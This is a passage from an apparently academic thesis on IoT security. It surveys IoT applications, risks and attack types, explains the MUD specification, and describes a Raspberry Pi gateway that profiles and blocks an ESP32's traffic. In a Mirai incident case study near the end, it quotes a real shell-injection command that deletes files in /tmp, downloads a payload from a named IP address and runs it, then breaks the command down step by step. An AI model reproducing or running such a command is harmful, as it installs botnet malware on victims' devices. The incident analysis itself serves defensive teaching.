However, it's important to note that creating a healthy environment like those of previous decades is not easy due to increased industrial activity, waste, and most importantly the indifference of a large portion of the population [60].

Monitoring the environment is essential to assess its current state and develop solutions that will lead to healthier ecosystems. Through monitoring systems, data can be collected on natural resources and their consumption rates, as well as on waste management. This can help design a global sanitary framework focused on environmental protection [61].

Today, various types of sensors are used for different environmental needs. For example, dust and gas sensors are employed for analyzing air pollution [62].

Additionally, RTD sensors or thermometers are used to detect temperature, while eTongue (electronic tongue) and eNose (electronic nose) technologies can detect the presence of chemical substances. These technologies use pattern recognition software and are deployed in cities to monitor pollution levels.

Table 3.1: Environmental applications of IoT, including forest fire detection, weather monitoring, and other use cases

Application	Description
Forest fire detection	Monitoring combustion gases and predicting fire conditions to identify high-risk zones.
Weather monitoring	Observing weather conditions such as humidity, temperature, pressure, wind speed, and rainfall. Also includes early earthquake detection.
Water quality analysis	Assessing the suitability of water in rivers and seas to determine if it is drinkable.
Flood prevention	Monitoring water levels in rivers, dams, and reservoirs during rainy periods to prevent overflow.
Wildlife protection	Tracking and locating wild animals using GPS/GSM-enabled collars that send coordinates via SMS [8].
Air quality monitoring	Using pollution control systems in factories and vehicles.
Weather technologies	Humidity, temperature, pressure, wind speed, and rainfall monitoring systems.
Smart lighting systems	Adjusting brightness based on current weather conditions.
Water resource analysis	Determining drinking water suitability and preventing floods through real-time monitoring.
Earthquake detection	Detecting earthquakes and monitoring the structural health of buildings, bridges, and monuments.
Smart waste management	Monitoring bin fill levels and optimizing waste collection routes to reduce costs [8].

3.10 Benefits of IoT

IoT is now undoubtedly recognized as a rapidly evolving technology, consisting of a network of connected devices that interact and exchange data. The benefits it offers vary depending on its application domain and are influenced by many factors. We encounter IoT applications daily, such as smart wearables, smartphones, smart TVs, health monitoring systems, hospital robots, etc., which simplify our daily lives by providing multiple functionalities.

Some of the key benefits of IoT are as follows. *Security and personal assistance* is enhanced through continuous monitoring via smart devices in homes, cities, and other environments. These devices not only increase personal safety but also allow user-defined programming to automatically update systems and improve protection. For example, GM OnStar is a built-in system that can detect road or vehicle accidents and immediately initiate a call in the event of an incident [63].

Time and cost savings are achieved through IoT's automation of routine and time-consuming tasks. This reduces the need for human labor and enables more efficient use of resources. For instance, IoT systems can take over monitoring tasks, such as maintaining food storage conditions, thereby cutting labor costs [64].

Predictive analytics is another significant benefit, as IoT enables the collection and analysis of both real-time and historical data to predict future outcomes [65].

Finally, *improved daily living* is a broad yet impactful advantage. IoT improves quality of life by making daily routines more convenient and manageable. For example, electronic devices can track the expiration dates of food products at home, ensuring safety and preserving quality of life [66], [67].

4 Risks and Challenges of IoT

Understanding the risks associated with the development of the IoT is increasingly important. While it offers many advantages, it has also "opened Pandora's box" for cybercrime, including identity theft, surveillance of personal and professional lives, and other related concerns [68].

Many people today express concerns about the use of IoT, claiming that its uncontrolled deployment inevitably leads to reduced mental and physical activity, potentially causing serious health issues.

The development of IoT involves tackling a wide range of challenges, which can be categorized into three main groups: technical challenges, business and economic challenges, and social challenges [69], [70].

Technical Challenges

Technical challenges refer to solving problems that affect the smooth operation of IoT systems, either as standalone solutions or as part of existing infrastructures. These challenges include security, connectivity, compatibility, data analysis, and device responsiveness. More specifically:

Security: The widespread implementation of IoT technology has raised significant concerns regarding the safety of these systems. Both tech companies and government bodies globally are addressing this issue. Daily reports highlight malicious users (hackers) gaining unauthorized access to baby monitors, smart refrigerators,

thermostats, cameras, etc. These incidents emphasize the critical security problem: the presence of so many smart devices creates major opportunities for malicious actors, threatening not only personal assets but even individual safety in the future.

Device Interconnection: Connecting a vast number of IoT devices is one of the biggest challenges. It requires redesigning existing networks, which were not originally built to support millions of interconnected items. This will necessitate investments in developing and operating cloud infrastructures capable of handling large volumes of information. It also demands distributed computing resources (for computing) and direct peer-to-peer communications.

Device Compatibility: IoT is evolving in many directions using various technologies. In many cases, standards are still missing, making device interconnection difficult at this early stage of IoT development. The rapid pace of innovation also leads to frequent updates in both hardware and software, adding to the challenge of maintaining compatibility and longevity. Some technologies will become obsolete in the coming years, potentially rendering certain IoT devices unusable. This is especially concerning for devices expected to last many years (e.g., smart TVs and refrigerators), which must continue functioning even if the manufacturer no longer supports them.

Standard Development: New technical standards are needed for networking, communication, data collection and processing, especially for unstructured data (e.g., non-relational databases such as MongoDB or Cassandra).

Big Data Analytics: The collection and real-time analysis of IoT data pose a major technical challenge. Artificial intelligence models are expected to significantly improve analysis results while unlocking new capabilities.

Business Challenges

The sustainability and growth of IoT systems are directly tied to profitable business models and a well-defined, stable regulatory environment. Many innovative ideas have failed due to lack of profit or because they operated in an unclear or restrictive legal framework.

IoT can generally be divided into three categories, depending on its use:

- **Consumer IoT**, which includes connected cars, phones, smartwatches, and entertainment systems.
- **Commercial IoT**, which involves inventory control devices, machine monitoring, and connected medical equipment.
- **Industrial IoT**, which includes connected electric meters, waste management systems, pipeline monitoring, and industrial robots.

Social Challenges

Understanding IoT by the public and regulators is not easy due to several factors. These include constantly evolving consumer expectations, the rapid creation of new devices and use cases, a lack of consumer trust in connected products, and insufficient education or understanding among users.

IoT raises serious privacy concerns, often going beyond traditional data protection issues. Many users are unaware that devices have embedded components that pose threats. This becomes more serious in consumer devices like surveillance tools, phones, cars, and smart TVs, which may expose users to privacy risks.

For instance, voice recognition features can be exploited by intruders to eavesdrop on conversations or monitor user activities. It's clear that major challenges in privacy and security must be addressed not only through technological development but also through regulatory and legal frameworks [69].

4.1 Network and Computer System Security Issues

The continuous increase in interconnected devices also increases the number of "entry points" that hackers and cybercriminals can exploit to gain unauthorized access to a system (hacking). Such cyberattacks always carry several negative consequences [71].

An attacker may identify potential system vulnerabilities, which may include:

- Inadequate authentication or authorization mechanisms, such as weak passwords.
- Loss of encryption during data transmission. This often occurs because many IoT devices are low-cost and have limited processing capabilities, making it difficult to implement strong encryption or secure communication algorithms.
- Insecure software, meaning that some IoT devices do not support updates or upgrades, leaving known vulnerabilities unpatched.
- Weak credentials that are easily guessed or reused across devices and platforms [72].

When an attack is executed, it may result in data breaches, causing data loss or manipulation. In addition to the direct financial losses suffered by individuals or organizations, customer trust is also shaken, and the reputation of the affected party is damaged.

For these reasons, in order to limit cyberattacks, cybersecurity measures must be applied. Cybersecurity refers to methods that protect networks, computer systems, and their components from unauthorized access or attacks.

4.2 Types of Malicious Attacks

Intruders or hackers often use various types of attacks on systems to gain unauthorized access. These attacks include several categories of malware and cyber tactics.

Self-replicating malware refers to malicious programs that can intercept information, encrypt data, or monitor user activity, either with or without a host, depending on how the system is compromised. One of the most common forms of malware is the virus, which requires a host file. Viruses attach themselves to legitimate files and modify their behavior. In contrast, worms do not require a host or user interaction; they replicate and spread independently through networks. Trojan horses are deceptive programs that appear useful but secretly provide unauthorized access to system files. These programs can install backdoors, allowing hackers to perform actions such as launching Distributed Denial of Service (DDoS) attacks. Botnets are another type of malware that infect multiple computers, converting them into "zombies" that can be remotely controlled for malicious tasks like coordinated DDoS attacks.

Spyware is hidden software installed without user consent, which secretly collects data such as visited websites, passwords, and credit card numbers [73]. Closely related are keyloggers, programs that log every keystroke entered by a user, typically without their knowledge [74]. Logic bombs, on the other hand, are malicious code segments embedded within legitimate software that activate when specific conditions are met. Ransomware is a more destructive form of malware, which locks or threatens to release personal data unless a ransom is paid [75].

In addition to malware, attackers employ various spoofing techniques. Pharming involves redirecting users to fake websites by exploiting software vulnerabilities. Phishing refers to the use of deceptive emails designed to trick recipients into revealing sensitive information, such as login credentials. Denial of Service (DoS) attacks flood a network with traffic to overwhelm it and disrupt normal service, while Dis-

tributed Denial of Service (DDoS) attacks accomplish this using multiple systems simultaneously [76].

Other common techniques include DNS spoofing (or DNS cache poisoning), where attackers manipulate the domain name resolution process to redirect users to fraudulent websites [77]. IP spoofing involves sending IP packets with falsified source addresses to hide the attacker's identity [78]. Email spoofing is a similar tactic, using fake sender addresses to deceive recipients [79]. Finally, packet sniffers are programs used to intercept and analyze network traffic, allowing attackers to extract sensitive information such as usernames and passwords.

4.3 What is MUD

The rapid expansion of IoT devices, both in residential and industrial environments, has made it necessary to incorporate mechanisms that ensure accountability within the IoT ecosystem. In recent years, various initiatives have emerged to address socio-technical problems and challenges in order to build responsible systems. One such initiative gaining attention in both the industrial and academic sectors is the MUD specification.

The MUD specification allows IoT device manufacturers to define which communications are required for the proper functioning of each device. However, implementing MUD is challenging due to the diversity of devices, the various roles of manufacturers, administrators, and regulators, and the gradual integration of MUD-based flow control into existing Internet infrastructure [80].

MUD strengthens the security of IoT devices, especially since the rising number of unmanaged devices introduces significant risks to networks. Unlike IT devices that are typically equipped with advanced protection mechanisms, many IoT devices such as security cameras, sensors, and medical instruments remain vulnerable to cyberattacks like the Mirai Botnet and Stuxnet. Although fingerprinting techniques

are used to classify these devices, they rely on data that can be easily manipulated. The manufacturer is the most reliable party to define a device's communication profile, ensuring the device performs only its intended functions.

Organizations adopting this technology can gain a competitive advantage and improve their network security, mitigating the risk of cyberattacks. MUD addresses the core challenge of endpoint security: "You can't protect what you can't see," making it a powerful tool for network defense [81].

MUD is a standardized framework developed by the Internet Engineering Task Force (IETF) [82] that enables IoT manufacturers to declare the expected communication patterns of their devices when connected to a network. This allows networks to create customized access policies based on the device's declared behavior, ensuring it operates only within predefined boundaries. MUD thus serves as both an identity mechanism and a security policy enforcement tool for IoT devices [83].

Behavioral profiles can also be applied before a device connects to the network, reducing its attack surface and enabling continuous monitoring for abnormal behavior. MUD has attracted interest from various Standards Development Organizations (SDOs), including the National Institute of Standards and Technology (NIST), which has proposed a behavior and vulnerability database based on this framework [84].

MUD includes four essential components:

1. A URL that serves as a unique identifier for a page containing information about the device.

2. A MUD file, which defines the device's access policies and communication requirements.

3. A MUD file server that hosts the MUD file and from which the system retrieves it.

4. A MUD Manager, which translates the manufacturer's directives into enforceable security policy rules [83].

4.4 How MUD Works

Initially, the IoT device sends a pre-configured MUD-URL to the network devices. Using this MUD-URL, the MUD controller (software) retrieves it. Then, based on the defined MUD-URL, the corresponding MUD file is fetched from the MUD file server and translated into policy format by the MUD controller, which enforces an access control list for the device [85].

The MUD Manager works in conjunction with a RADIUS server to translate a MUD URL into corresponding access control policies. Specifically, the MUD Manager receives requests through a REST API, which include the MUD URL and possibly additional information, and returns RADIUS attributes. These attributes can then be sent to a Network Access Device (NAD), such as an Ethernet switch. The NAD enforces the corresponding policy on the access port, ensuring that the device that provided the MUD URL is restricted exclusively to the required network access, thereby enhancing communication security and control [86].

The MUD specification was standardized in 2019 by the IETF. MUD defines a data and architecture model that restricts communication to and from specific devices. More specifically, it allows manufacturers to define behavioral profiles for their devices, which include policy or ACLs to specify communication points, aiming to reduce the attack surface. The proposed architecture allows enforcement of these profiles by the network in which the device is deployed. Since its adoption, MUD has garnered significant interest from the research community and standardization bodies. Specifically, the NIST recommends MUD as a promising approach to mitigate security threats and handle Denial-of-Service (DoS) attacks in IoT environments, such as home networks and small business networks. Furthermore, the European

Union Agency for Cybersecurity (ENISA) considers the use of MUD as part of best security practices for IoT, enhancing device capabilities to advertise their supported and intended functions [87].

The architecture of MUD ensures that IoT devices operate exclusively according to their manufacturers' instructions. This is achieved through a standardized mechanism that allows manufacturers to define the necessary network communications for each device's proper functioning. When MUD is applied, the network permits the IoT device to send and receive only the specific traffic needed for its operation. Even in the event of a compromise, MUD limits the device's ability to participate in cyberattacks by preventing communication with unauthorized destinations [88].

When an IoT device connects to a network for the first time, it transmits an embedded MUD URL through LLDP, DHCP, or 802.1X protocols. The Network Access Device (currently limited to Cisco Catalyst switches) extracts the URL, embeds it into a RADIUS request, and sends it to the Authentication, Authorization, and Accounting (AAA) server.

The AAA server, which for Cisco deployments is the Identity Services Engine (ISE), sends this URL to the MUD controller, currently also hosted on the ISE. Then, the MUD controller communicates via HTTPS with the manufacturer's MUD file server on the Internet. After verifying that the MUD file was issued by the device's manufacturer, the server sends the corresponding file to the MUD controller.

The MUD file, formatted in JSON and based on the YANG data model, contains abstract communication instructions for the IoT device. The MUD controller translates these into policies tailored to the network environment and forwards them to the AAA/ISE server. The ISE then applies these policies to the network using port-level ACLs at the IoT device's connection point. Based on the manufacturer's specifications, the device receives appropriate network access [89].

Therefore, MUD is a lightweight and efficient model for enforcing baseline secu-

rity on IoT devices, allowing the network to automatically configure the required access for each device, enabling it to perform its intended functions without having unrestricted access to the network.

4.5 Benefits of Using MUD

The MUD specification aims to ensure that IoT devices operate according to the intentions of their manufacturers. It provides a standardized framework that allows manufacturers to define the network communications required for the correct operation of each device.

MUD improve the visibility and segmentation of IoT devices, enabling network administrators to easily identify each type of device and define appropriate policies for their operation. IoT manufacturers provide information about the devices on the network and the required network policies, facilitating management without assumptions or trial and error by clients. With MUD applied, the network automatically configures IoT device access, allowing only essential data transmissions and preventing any unauthorized communication. This approach enhances security by reducing the risk of attacks that exploit network vulnerabilities [90].

MUD has proven effective in both home and small business networks, ensuring that each IoT device communicates only within the scope of its intended functionality, thereby protecting the network from unwanted intrusions [91].

Manufacturers and users are the two key stakeholders in the MUD ecosystem, and MUD offers advantages for both sides. For manufacturers, the benefits include increased customer satisfaction and adoption due to reduced operational costs and security risks. MUD enhances device security through a standardized integration process. It also supports the development of differentiated device products with built-in network security and helps reduce customer product support costs through a user-friendly and simplified process [90].

MUD creates a standardized method for manufacturers to define device identity and suggested communication patterns for specific device types. The manufacturer can embed a URL in the device, which, upon first connection to a network, is collected by the MUD process. This process uses the URL to classify the device and retrieve suggested communication patterns from an online MUD File Server. The resulting policy is then applied at the access point where the IoT device is connected.

For customers, the benefits include automated identification of the IoT device type, which reduces operational cost. It enables simplified and scalable access management for IoT devices through automated policy enforcement. MUD also reduces the attack surface of IoT devices by controlling traffic and preventing lateral movement, and it supports the creation of secure networks using a standards-based approach [92].

4.6 Application Examples of MUD

The MUD specification provides great flexibility and diverse implementation capabilities, allowing it to adapt to different requirements and deployment scenarios [93].

A smart bulb, for example, is designed solely to illuminate a room. It can be remotely controlled via a network and connect to an appointment service used by a smartphone app. This means any other network communication is unnecessary and undesirable. The bulb does not need to connect to a news service, communicate with the fridge, interact with printers, or other devices. It has no "friends" on social media and does not require access to multiple online services. Therefore, applying an access control list that only allows it to connect to the specific appointment service does not hinder its functionality. Instead, it enhances the security of both the bulb and the rest of the network, offering additional layers of protection for all connected devices [82].

MUD is applied in several domains:

Industrial IoT (IIoT): IIoT security is highly demanding, as it requires maintaining the availability, integrity, and confidentiality of industrial data. Security standards in IIoT must be strictly enforced. MUD contributes by enabling the application of predefined behavior profiles for IoT devices, preventing attacks such as DDoS.

Telecommunication Networks: The exponential increase in connected devices poses significant challenges to telecom networks due to the risk of malicious or insecure devices connecting. MUD, combined with packet monitoring methods, can enhance IoT security by reducing device exposure to threats.

Smart Homes: Protecting smart homes from vulnerable IoT devices is a major security concern. Many proposed security frameworks aim to strengthen home network protection. Specific IoT devices are initially selected and assessed for potential privacy and security weaknesses. Based on these findings, a system is designed using firewalls, routers, and other security technologies to minimize risks. Integrating MUD into these infrastructures automates firewall policy configuration for new devices joining the network, strengthening smart home security.

MUD and Fog Computing: Fog Computing is widely used in industrial IoT applications requiring high-speed and reliable networks. A proposed model uses Architecture Analysis Design Language (AADL) to model software and hardware in real-time applications. AADL supports MUD, facilitating the security of heterogeneous IoT devices. MUD also limits DDoS attacks using a rate-limiting method. However, full end-to-end security remains challenging. Complete integration of MUD into such platforms could significantly enhance IoT protection.

MUD and Edge Computing: Edge Computing relies on decentralized infrastructure and can enhance IoT security when combined with Federated Learning. Federated Learning trains algorithms on decentralized data, reducing the need for

central data transfers and enhancing privacy. One notable system, CoLearn, integrates Edge Computing, Federated Learning, and MUD using osMUD (an open-source MUD implementation) and PySyft (a Federated Learning library), allowing only valid devices with MUD profiles to participate in training.

MUD in Mobile and 5G Applications: The Security by Contract (SxC) method, initially developed for mobile applications, has extended to IoT. In this approach, MUD serves as a device profile ensuring secure communication with the network. This enables even legacy devices to integrate into modern security architectures. Combining MUD with technologies such as remote attestation and trust models provides a comprehensive 5G security management system, ensuring network stability and protection [93].

5 Design and Implementation of MUD Profile Enforcement

The rapid increase of unmanaged IoT devices into networks has created significant security threats. While previous chapters supplied the theoretical basis of IoT security and MUD profiles notion, this chapter provides experimental assessment and practical deployment of a MUD-based enforcement system.

The goal of this stage was to design, develop, and create a system prototype capable of monitoring an IoT device's activity, dynamically generating a MUD profile based on its expected communications during the initial attempt, and enforcing the MUD profile to prevent network misuse

The system architecture consists of a Raspberry Pi as the enforcement gateway (functioning as an intermediary) and an ESP32 microcontroller as a test IoT device. The experimental process consisted of two primary phases: passive monitoring to create MUD profiles and active enforcement of these profiles, including attack simulations to test how well the system works.

This chapter explains the hardware and software needed, describes how the system is built, shows the steps taken to make it work, and shares the results and findings of the tests.

5.1 System Architecture

The set up was designed as an attempt to simulate a real-world IoT environment where devices are restricted by the usage of MUD profiles. The main system consists of two main hardware components and a few software tools that enable device monitoring, profile generation, and traffic enforcement.

Hardware Components

- **Raspberry Pi 4 Model B**: Configured as a Wi-Fi access point and network gateway. It acts as the enforcement point for applying the MUD profiles and filtering traffic. All the scripts run on the Raspberry Pi.
- **ESP32 Development Board**: Serves as the IoT device. It simulates a typical smart object, such as a light bulb or security camera. When connected as a legitimate user, the ESP32 generates normal network traffic. During attack simulations (when the adversary gains access to the ESP32), it attempts unauthorized communication.
- **Ethernet Connection**: The Raspberry Pi connects to the Internet through its Ethernet port, while the ESP32 connects via the Raspberry Pi's Wi-Fi hotspot.

Software Components

- **Raspberry Pi OS Lite**: A lightweight Linux-based operating system optimized for headless operation.
- **hostapd and dnsmasq**: Used to create and manage the Raspberry Pi's Wi-Fi hotspot and assign IP addresses to connected devices.

- **tcpdump**: For capturing network packets and identifying the ESP32's legitimate traffic patterns.
- **Python 3 Scripts**: Developed to parse traffic data and generate a JSON-based MUD profile.
- **iptables**: Used to enforce the generated MUD profile by applying firewall rules that allow only expected communications.

Network Topology

The network topology consists of the following connections:

- The Raspberry Pi operates two network interfaces:
  - **wlan0**: Configured as a Wi-Fi access point (SSID: `ESP32_Hotspot`).
  - **eth0**: Connected to the Internet router providing Internet access.
- The ESP32 connects to the Raspberry Pi via the Wi-Fi hotspot.
- During normal operation, the ESP32 generates DNS requests and connects to cloud services required for its simulated function.
- The Raspberry Pi monitors this traffic, generates a MUD profile based on the legitimate communication patterns, and enforces the profile.
- In the attack phase, the ESP32 attempts unauthorized communication (e.g., pinging unknown servers), which is detected and blocked by the Raspberry Pi.



Figure 5.1: System architecture diagram illustrating the Raspberry Pi functioning as a hotspot enforcing MUD profiles on the ESP32 during its attempts to connect to the Internet.

5.2 Phase 1: Passive Monitoring and Profile Generation

The first phase of the system implementation focused on monitoring the ESP32's legitimate communication behavior and generating a corresponding MUD profile. This phase was critical to establish the baseline for what network activities would be allowed during the enforcement stage.

Traffic Capture using `tcpdump`

To monitor the ESP32's network activity, the `tcpdump` tool was employed on the Raspberry Pi. `tcpdump` captured packets transmitted between the ESP32 and external servers during its normal operation.

The following command was used to initiate the packet capture:

```
sudo tcpdump -i wlan0 -w esp32_traffic.pcap
```

Here:

- `-i wlan0`: Specifies the network interface (the Raspberry Pi's Wi-Fi access point).
- `-w esp32_traffic.pcap`: Writes the captured packets to a file for later analysis.

The ESP32 was allowed to operate normally, generating DNS queries and communicating with its cloud services. The captured packet data was then analyzed to identify the servers and domains with which the ESP32 legitimately communicated.

Traffic Parsing and MUD Profile Generation

A custom Python 3 script named `sniff_and_generate_mud.py` was developed to parse captured traffic and extract relevant communication patterns. The script used the Scapy library to sniff packets and identify the destination IP addresses contacted by the ESP32 device during operation.

The core logic of the script is shown in Listing 5.3, focusing on capturing destination IPs and generating the MUD profile. It captures packets, extracts destination addresses, and writes them into a JSON file that complies with the MUD specification.

Listing 5.1: Sniffing packets and writing MUD profile

```
def packet_callback(packet):
    if packet.haslayer(scapy.IP):
        dst_ip = packet[scapy.IP].dst
        allowed_ips.add(dst_ip)

scapy.sniff(iface="wlan0", prn=packet_callback, timeout=120)

with open("esp32_mud_profile.json", "w") as f:
    json.dump(mud, f, indent=4)
```

The `packet_callback` function monitors traffic on the interface and records destination IPs. After a short capture period, these are stored in a JSON file. This profile defines allowed connections for the IoT device and is used to restrict its communication accordingly.

Sample Generated MUD Profile

Below is an example of a JSON MUD profile generated by the script:

Listing 5.2: Sample JSON MUD profile output

```
{
  "from-device-policy": [
    {"access": "permit", "protocol": "icmp", "to-ipv4":
       "192.168.1.101"},
    {"access": "permit", "protocol": "icmp", "to-ipv4":
       "192.168.1.102"}
  ]
}
```

Each entry in the ‘"from-device-policy"‘ array specifies a communication rule for the IoT device. For example:

- `"access": "permit"` indicates that the communication is allowed.
- `"protocol": "icmp"` specifies that the allowed communication is ICMP (used for ping requests).
- `"to-ipv4": "192.168.1.101"` means the device is permitted to send ICMP packets to this IP address.

These rules are used to limit the device's network communication to trusted IP addresses only, thereby improving network security.

Figure 5.2: Terminal output showing the successful generation of the ESP32 MUD profile.

5.3 Phase 2: Enforcing the MUD Profile

After the MUD profile was generated in the passive monitoring phase, the next step was to enforce it in real time. This phase focused on preventing the ESP32 from communicating with unauthorized IP addresses that were not included in its expected behavior profile.

Real-Time Monitoring and Blocking

To implement enforcement, I developed a Python script named *block_ unauthorized.py*. This script loaded the list from the json file of allowed IPs from the previously generated MUD profile and based on those, monitored the ESP32's traffic using the Scapy library.

Every outbound packet from the ESP32 was inspected, and its destination IP was compared against the list of approved IPs. If the destination IP was not on the list, the device was considered to be behaving maliciously, and enforcement actions were immediately triggered.

Enforcement Script

The script performed the following actions upon detecting a violation:

- Instantly detects and displays a warning alert in the terminal.
- Blocked the ESP32's MAC address by utilizing `iptables` to prevent further network communication.
- Disconnected the ESP32 from the Wi-Fi network using the `iw` command.

Key Code for Enforcement Logic

Listing 5.3: Sniffing packets and writing MUD profile

```
1  DEVICE_MAC = "c0:5d:89:dd:ef:44"
2  def packet_callback(packet):
3      if packet.haslayer(scapy.IP):
4          src_mac = packet.src.lower()
5          dst_ip = packet[scapy.IP].dst
6          if src_mac == DEVICE_MAC:
7              allowed_ips.add(dst_ip)
8
9  scapy.sniff(iface="wlan0", prn=packet_callback, timeout=120)
10 mud = {
11     "mud-version": 1,
12     "mud-url": "http://example.com/mud/esp32.json",
13     "from-device-policy": [
14         {"access": "permit", "protocol": "icmp", "to-ipv4": ip
               }
15         for ip in allowed_ips
16     ]
17 }
18 with open("esp32_mud_profile.json", "w") as f:
19     json.dump(mud, f, indent=4)
```

The core logic of the code in Listing 5.3 performs two main functions. Lines 2–7 define the `packet_callback` function, which inspects each captured packet. It checks if the packet contains an IP layer, extracts the source MAC and destination IP address, and adds the destination to the `allowed_ips` set only if the source MAC matches the known ESP32 MAC address.

Line 9 starts the sniffing process using Scapy, which runs for 120 seconds and

invokes the callback for each packet seen on interface `wlan0`.

Lines 10-17 construct the MUD profile in JSON format by generating a policy that allows only ICMP traffic to IP addresses seen during the sniffing phase.

Finally, lines 18–19 write this JSON object to a file named esp32_mud_profile.json, which can later be used for enforcing communication rules.

5.4 Attack Simulation

To test the effectiveness of the enforcement script, a simulated attack was conducted in which the ESP32 was programmed to behave like a compromised device. After initially operating in legitimate mode, the device switched to malicious behavior when an adversary gained access and attempted to perform a DDoS attack on the University of Turku.

Observed Behavior During Attack Simulation

During the attack phase, the ESP32 printed a clear indicator of compromise and began sending ping requests to the domain `utu.fi`. This domain had not been seen during the passive monitoring phase and was therefore not permitted by the MUD policy. The unauthorized communication immediately triggered the Raspberry Pi's enforcement system.

The Raspberry Pi compared the destination IPs of each outgoing packet to the list of allowed IPs defined in the MUD profile. Once it identified traffic to an unknown IP, the system responded in real-time by blocking the ESP32 using `iptables` and disconnecting it from the network using `iw`.



Figure 5.3: Terminal output showing detection and blocking of unauthorized traffic from the ESP32.

Security Implications

The simulation highlights the value of enforcing per-device network policies in IoT environments. Unlike traditional Intrusion Detection Systems (IDS) that rely on signature-based detection or anomaly detection models, this method enforces a known good communication profile, essentially a whitelist and blocks everything else by default.

This approach offers a number of security benefits:

- **Immediate response:** The ESP32 was disconnected before it could complete a full attack sequence.
- **Automation:** No user interaction was required once the enforcement system was running.
- **Simplicity:** The MUD profile is a structured, JSON-based format that is easy to manage and update.
- **Portability:** The system can be deployed on low-cost hardware like a Raspberry Pi, making it accessible for home networks or small office environments.

5.5 Results and Observations

Installation and testing of the MUD enforcement system produced a number of important results. While in passive monitoring phase, the system properly captured

the normal operation of the ESP32 and generated a MUD profile from its authorized communications. The MUD profile was already reading the IP packets and the allowed protocols. It was an autonomous process which ended without intrusion once the script started.

At the enforcement phase, the system immediately reacted when the ESP32 tried to communicate with an IP address that was not in its profile. The script instantly recognized the breach, blocked the device using iptables, and disconnected it from the Wi-Fi network. This confirmed that the Raspberry Pi was able to act as a smart security gateway for IoT devices.

In the simulation of the attack, the ESP32 showed signs that it was hacked. It tried to perform actions outside of its allowed behavior, such as pinging a domain outside its area of coverage as defined by its MUD profile. The Raspberry Pi enforcement system detected this behavior in real time and prevented it.

For the most part, the system worked as expected. It detected normal behavior, defined a custom profile for the device, and enforced that profile to limit unauthorized actions. One observation was that the system is most effective for devices that have predictable network behavior, which works well for our case since IoT devices are usually monolithicl, meaning they perform and communicate using the same set of actions

In addition, the project also proved that this type of enforcement is possible through low-cost hardware and open-source software. It illustrates a practical means of improving IoT security through limiting what devices can accomplish on the network, rather than trying to discover all possible threats.

5.6 Case Study: Personal Experience with a Mirai Attack

Strangely, many professionals in the cybersecurity industry, if asked about Mirai, are aware of this infamous malware. However, most of them believe it was only a threat back in 2016 and is no longer relevant.

Unfortunately, this is far from the truth. In the following section, the author presents a real-life example encountered during professional fieldwork. For security and privacy reasons, official names or the exact attack path will not be disclosed.

During one incident, a customer's machine generated an alert for suspicious traffic originating from a specific IP address. The payloads sent appeared to be random and noisy—likely to obfuscate the real threat—hoping that analysts would miss the critical parts. Within this traffic, we identified the following command string:

```
/shell?cd+/tmp;rm+-rf+*;wget+129.159.107.197/jaws;sh+/tmp/jaws
```

Threat intelligence flagged this as a URL-encoded shell command injection, typically executed on vulnerable systems (often through a web interface or CGI script). This command structure is commonly associated with the Mirai botnet and its many variants, which target vulnerable IoT devices or Linux-based systems.

Let us now break down this command step-by-step:

1. **cd /tmp** — Changes the current directory to `/tmp`, a commonly writable directory on Unix systems.

2. **rm -rf *** — This is where the damage begins. It forcefully removes all files and directories inside `/tmp` without prompting. This is likely done to clear any previous payloads or avoid detection.

3. **wget 129.159.107.197/jaws** — Downloads a file named `jaws` from the remote server at `129.159.107.197`. This file is likely a malware payload or bot binary such as Mirai.

4. **sh /tmp/jaws** — Executes the downloaded file using the Bourne shell, potentially launching the malware into operation.

As further evidence of this attack, Figure 5.4 shows an abuse report for the IP address `129.159.107.197`, confirming its association with the Mirai botnet.

IP Abuse Reports for **129.159.107.197**:

